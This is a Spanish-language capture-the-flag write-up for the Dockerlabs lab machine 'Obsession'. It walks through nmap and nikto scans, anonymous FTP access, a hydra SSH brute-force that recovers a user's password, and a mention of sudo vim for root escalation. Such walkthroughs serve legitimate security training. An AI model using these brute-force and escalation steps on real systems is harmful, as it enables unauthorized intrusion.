🏴‍☠️ Write-Up: Máquina "Obsession"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Muy fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Se realiza un escaneo general con Nmap para saber que puertos están abiertos.



🎯 2. Escaneo y Enumeración

Ya sabiendo los puertos y servicios, se realiza un análisis más profundo con Nmap.

```
┌──(root㉿kali)-[/home/cypher]
└─# nmap -p 80,21,22 -vvv -sV -sC -vvv 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBICJkT7
eK4HDkyFx9Sdx52QBKAlOxD2HlDN9dnPLkFaFXa2pI5bRqIRDmJLAkBTyyx2/ifDUCyl0uGyB2ExHvQ8=
|   256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFYEzfToqDm7m3dRLdvXwcIhNZzbIgwquUJvnII1jjJ
n
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


También, se realiza un whatweb para obtener información extra de la página web.

```
┌──(root㉿kali)-[/home/cypher/obsession]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], Email[russoski@
dockerlabs.es], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.1
7.0.2], Title[Russoski Coaching]
```

Luego, un escaneo con Nikto para obtener información relevante.

```
└─# nikto -h http://172.17.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2025-03-21 15:55:32 (GMT-3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1458, size: 61bb340e35480, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /backup/: Directory indexing found.
+ /backup/: This might be interesting.
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-03-21 15:56:09 (GMT-3) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Finalmente, se realiza un fuzzing con ffuf para ver la existencia de otros directorios de posible interés.




💥 3. Explotación de Vulnerabilidades

Ahora con toda la información recopilada anteriormente intentaremos acceder al sistema.

Se inicia por la vulnerabilidad confirmada, la cual consiste en ingresar con usuario “anonymous” en el puerto 21 del servicio ftp, para obtener y leer los archivos. Hay dos posibles usuarios para ingresar por SSH.

```
┌──(root㉿kali)-[/home/cypher/obsession]
└─# cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!

2 Aumentar el precio de mis asesorías online en la Web!

3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!

4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
  permisos habilitados que no son del todo seguros..

┌──(root㉿kali)-[/home/cypher/obsession]
└─# cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un
video y todo, lo tengo ya subido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando que
demos te lo muestro si quieres
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, d
el 9 no baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noté los b
razos bastante hinchados, así sí
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para
 estas cosas xD, y sí buen training hoy
```


Se exploran los directorios obtenidos, pero solo uno tiene información interesante. Tal como nos alertó el escaneo con Nikto.



Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
backup.txt	2024-06-25 01:55	61	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80



Ahora, confirmamos que el usuario russoski puede servir para ingresar por el puerto 22 del servicio ssh, pero no logramos encontrar contraseñas dentro de las posibilidades existentes. Por ende, atacaremos el servicio ssh con fuerza bruta utilizando hydra.

```
┌──(root㉿kali)-[/home/cypher/obsession]
└─# hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-21 08:58:5
0
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
mended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1
4344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
```


Ahora que se tiene usuario y contraseña mediante fuerza bruta, se puede intentar ingresar por el puerto 22 del servicio ssh.

```
┌──(root㉿kali)-[/home/cypher/obsession]
└─# ssh russoski@172.17.0.2
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
```

Sesión exitosa.

🔐 4. Escalada de Privilegios y Post-explotación

Verificamos si algún archivo tiene la capacidad de ejecutar comandos como usuario root sin ser usuario root. Se encuentra que /usr/bin/vim se puede usar para ejecutar comandos como si se fuera usuario root. Por lo tanto, se usará para escalar privilegios y volverse usuario root en todo el sistema:



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.